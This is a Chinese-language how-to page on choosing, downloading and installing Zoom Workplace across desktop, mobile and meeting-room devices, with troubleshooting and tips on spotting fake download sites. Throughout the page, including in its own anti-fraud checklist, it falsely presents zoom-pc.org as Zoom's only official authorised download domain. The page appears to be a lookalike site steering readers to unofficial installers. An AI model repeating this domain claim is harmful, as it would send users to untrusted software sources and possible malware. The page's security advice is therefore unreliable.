
5类设备的Zoom下载版本与安装要点


zoom下载应先看设备类型再选版本:个人电脑装 Zoom Workplace 桌面版,手机和平板装移动版,会议室单独装 Zoom Rooms 客户端。2026 年 Zoom 中文下载中心提供桌面、移动、Rooms、浏览器扩展和 Android 应用共 5 类入口。以桌面端为例,Windows 有 64 位和 ARM64 两种安装包,macOS 分 Apple Silicon 与 Intel 两种,装错架构可能导致耗电偏高或无法启动。所有安装包只从zoom-pc.org官方授权页面获取。
核心要点
- 个人电脑装 Zoom Workplace 桌面版,手机平板装移动版,会议室装 Rooms
- Windows 在“设置→系统→关于”看系统类型,x64 选 64 位,ARM 选 ARM64
- Mac 点“关于本机”看芯片,M 系列选 Apple Silicon,否则选 Intel
- 手机端搜“Zoom Workplace”,核对开发者为 Zoom Video Communications, Inc.
- 临时借用电脑直接点会议链接用浏览器加入,装完先测麦克风、摄像头和扬声器
关键速览
- 下载入口至少有 5 类:桌面、移动、Rooms、浏览器扩展、Android 应用。
- 个人电脑首选 Zoom Workplace 桌面版,不用单独装旧版客户端。
- 会议室设备要装 Zoom Rooms,不能用普通桌面版代替。
- 只从zoom-pc.org官方授权下载页获取安装包,避开第三方站点。
- 装完先测麦克风、摄像头和扬声器,再加入第一场会议。
Zoom下载应该选哪个版本?按设备和使用场景判断
Zoom下载的正确选择取决于三件事:你用什么设备、多久开一次会、是不是自己的电脑。根据 Zoom 中文下载中心在 2026 年的页面,官方入口覆盖 Zoom Workplace 桌面版、移动版、Zoom Rooms 客户端和浏览器扩展。先判断场景,再点下载,能少走一半弯路。
三类场景该装哪个版本?
- 只参会:手机或平板装 Zoom Workplace 移动 App 即可,Android走Google Play,iOS走App Store。
- 经常主持:装 Zoom Workplace 桌面端。屏幕共享、分组讨论、录制和投票等主持功能,在桌面端最完整。
- 临时借用电脑:不装客户端,直接点会议链接,用浏览器加入,开完会不留痕迹。
装桌面端前要先看什么?
先确认芯片架构。Zoom 官方说明显示,Windows 提供 64 位和 ARM64 两种安装包,macOS 提供 Apple Silicon 和 Intel 两种。装错架构的常见后果是软件能运行但耗电和发热偏高,甚至无法启动。

Windows、macOS、Linux、iOS 和 Android 分别怎么下载官方安装包?
五类系统各走一条路:Windows和macOS从Zoom 中文下载中心下载客户端,Linux 同样在下载页选包,iOS 走 App Store,Android 走 Google Play。2026 年官方支持文档显示,Windows 提供 64 位和 ARM64 版本,macOS 分 Apple Silicon 与 Intel,Linux 需选发行版类型和架构,手机端则在应用商店搜索 Zoom Workplace。选包前先确认芯片架构,装错版本是最常见的失败原因。
电脑端怎么选对版本?
Windows 用户在“设置 → 系统 → 关于”查看“系统类型”:显示“x64”选 64 位,显示“ARM”选 ARM64。Mac 用户点左上角苹果图标 → “关于本机”,芯片一栏写 M1/M2/M3 等就选 Apple Silicon,写 Intel 就选 Intel 版。Linux 要先看发行版:Ubuntu、Debian 系用.deb 包,Fedora、CentOS、openSUSE 系用.rpm 包,再在下载页选对应架构(如 64 位),用uname -m可确认当前架构。
手机端怎么认出官方应用?
Android 在 Google Play、iOS 在 App Store 搜索“Zoom Workplace”,再核对开发者名称是否为 Zoom Video Communications, Inc.。不认识的“Zoom 加速版”“Zoom 破解版”一律不装。建议截图时标出三处:下载页的系统选项、“关于本机”的芯片信息、应用商店里的开发者名称,装错时方便对照。
怎么辨别Zoom官方下载渠道和山寨下载站?
辨别官方授权zoom下载渠道,最可靠的信号是域名:真正的下载入口只在zoom-pc.org或www.zoom-pc.org之下,例如 Zoom 中文下载中心。手机端则只认 Google Play 和 App Store 里名为 Zoom Workplace 的应用。其他来源,一律先当作可疑。
⚠️ 常见错误: 不看芯片架构就点下载,在 ARM 设备上装了 x64 包,或在 M 系列 Mac 上装了 Intel 版。原因 软件靠转译运行,能打开但耗电和发热偏高,严重时无法启动。修复:Windows 在“设置→系统→关于”看系统类型,Mac 点“关于本机”看芯片,再选对应的 64 位、ARM64、Apple Silicon 或 Intel 安装包。
可以按下面四步逐项核验:
- 看域名:地址栏必须以zoom-pc.org或www.zoom-pc.org结尾。zoom-download.xyz、zoom-pc.org-setup.com 这类把 zoom 字样放在前缀里的,真正的主域名其实是后半段。
- 看数字签名:Windows 下右键安装包,进入“属性→数字签名”,签名人应为 Zoom 的主体公司;macOS 在终端运行 codesign -dv 查看开发者信息。没有签名或签名人不符,不要运行。
- 看应用商店开发者:开发者栏应为 Zoom 官方主体。名称相近的“Zoom Meeting Pro”之类仿冒应用,往往是换名字的广告壳。
- 看安装向导:官方安装包只装 Zoom 本身。出现“附加推荐软件”“更改浏览器主页”勾选项,基本就是捆绑安装。
山寨站还有两个常见特征:
页面用大号“高速下载”按钮诱导点击,真正的链接藏在小字里;文件体积、版本号与官方不符。需要提醒的是,官方入口除了客户端,也提供安装程序和各类插件,所以搜索结果里出现“Zoom 插件”并不等于可疑,关键仍是看域名。实操上,别点搜索广告,直接收藏官方下载页最稳。

不安装客户端,用浏览器能加入Zoom会议吗?
能。Zoom 支持在 Chrome、Edge、Firefox、Safari 等主流浏览器中直接入会,不用先完成 zoom下载。但网页端是精简版,只适合临时参会,不适合当主力工具。
操作路径:
点击会议链接,浏览器弹出“打开 Zoom”提示时选择取消,再点页面底部的“从您的浏览器加入”。如果找不到这个入口,多半是主持人或账户管理员在设置里关闭了浏览器加入,只能改用客户端。
网页端之所以只适合临时用
是因为屏幕共享、虚拟背景和分组讨论的支持程度会随浏览器类型和版本变化,稳定性也不如桌面版。重要会议前,最好先用同一台设备试一次。
它最适合公用电脑、酒店商务中心
以及被限制安装权限的公司设备,开完会不会留下安装文件。但 2026 年 Zoom 的官方中文页面,仍把下载桌面或移动应用作为开始或加入会议的标准方式。经常开会的人,还是应该安装 Zoom Workplace。

Zoom安装失败或打不开怎么办?装好后如何确认版本正常?

Zoom 安装失败或打不开,多数是权限、网络、版本不匹配或残留文件这四类原因,按症状逐项排查即可解决。完成 zoom下载 后,再用“检查更新”和版本号确认客户端处于正常状态。
按症状怎么排查?
- 安装包打不开:先核对架构。Windows 要分清 64 位与 ARM64,Mac 要分清 Apple Silicon 与 Intel,见 Zoom 官方安装说明。装错架构的包会直接报错。
- 提示权限不足:Windows 右键安装程序,选“以管理员身份运行”。公司电脑若被策略限制,请找 IT 部门分发安装程序。
- 网络受限无法下载:换用手机热点验证是否为公司防火墙拦截。再从 Zoom 中文下载中心 重新获取,不要用第三方镜像。
- 启动闪退:先卸载,再删除残留的用户数据文件夹,然后重装。同时升级显卡驱动,并关闭杀毒软件的拦截。
装好后如何确认版本正常?
登录后点击右上角头像,选择“检查更新”,客户端会自动对比并安装最新版;头像菜单中的“关于 Zoom”可查看当前版本号。Zoom 每月都会发布更新,旧版本可能无法加入新会议。确认版本后,接着做三项基础设置:在“设置,音频”点击“测试扬声器和麦克风”;在“视频”里确认摄像头画面正常;最后用工作邮箱登录账号,并开启“自动更新”。
总结与行动建议
完成一次稳妥的 zoom下载,只需要三步:按设备选版本,从官方入口下载并核验来源,装好后检查版本与设置。2026 年 Zoom 官方下载中心已把 Zoom Workplace 桌面版、移动版和 Zoom Rooms 客户端集中在同一页,按这个顺序走基本不会出错。
- 先按设备选版本。Windows 在 64 位和 ARM64 之间二选一,macOS 在 Apple Silicon 和 Intel 之间二选一,Linux 要同时选发行版类型与架构。选错架构是“安装包打不开”最常见的原因。
- 再从官方入口下载并核验来源。电脑端只认 Zoom 中文下载中心,手机端只认 Google Play 或 App Store 中名为 Zoom Workplace 的应用。下载后看一眼文件名和发布者信息,来源不明的安装包直接删除。
- 安装后检查版本与设置。登录后点击头像,选择“检查更新”,确认版本号已是最新。再测试一次麦克风、摄像头和扬声器,免得开会前才发现设备没授权。
建议现在就把官方下载页加入浏览器书签
以后重装、换电脑或同事求助时,直接从书签进入,比搜索结果里点“下载”安全得多。装不上或打不开时,回到本文第五节,按“权限、网络、版本、残留文件”四类原因逐项排查,大多数问题几分钟内能解决。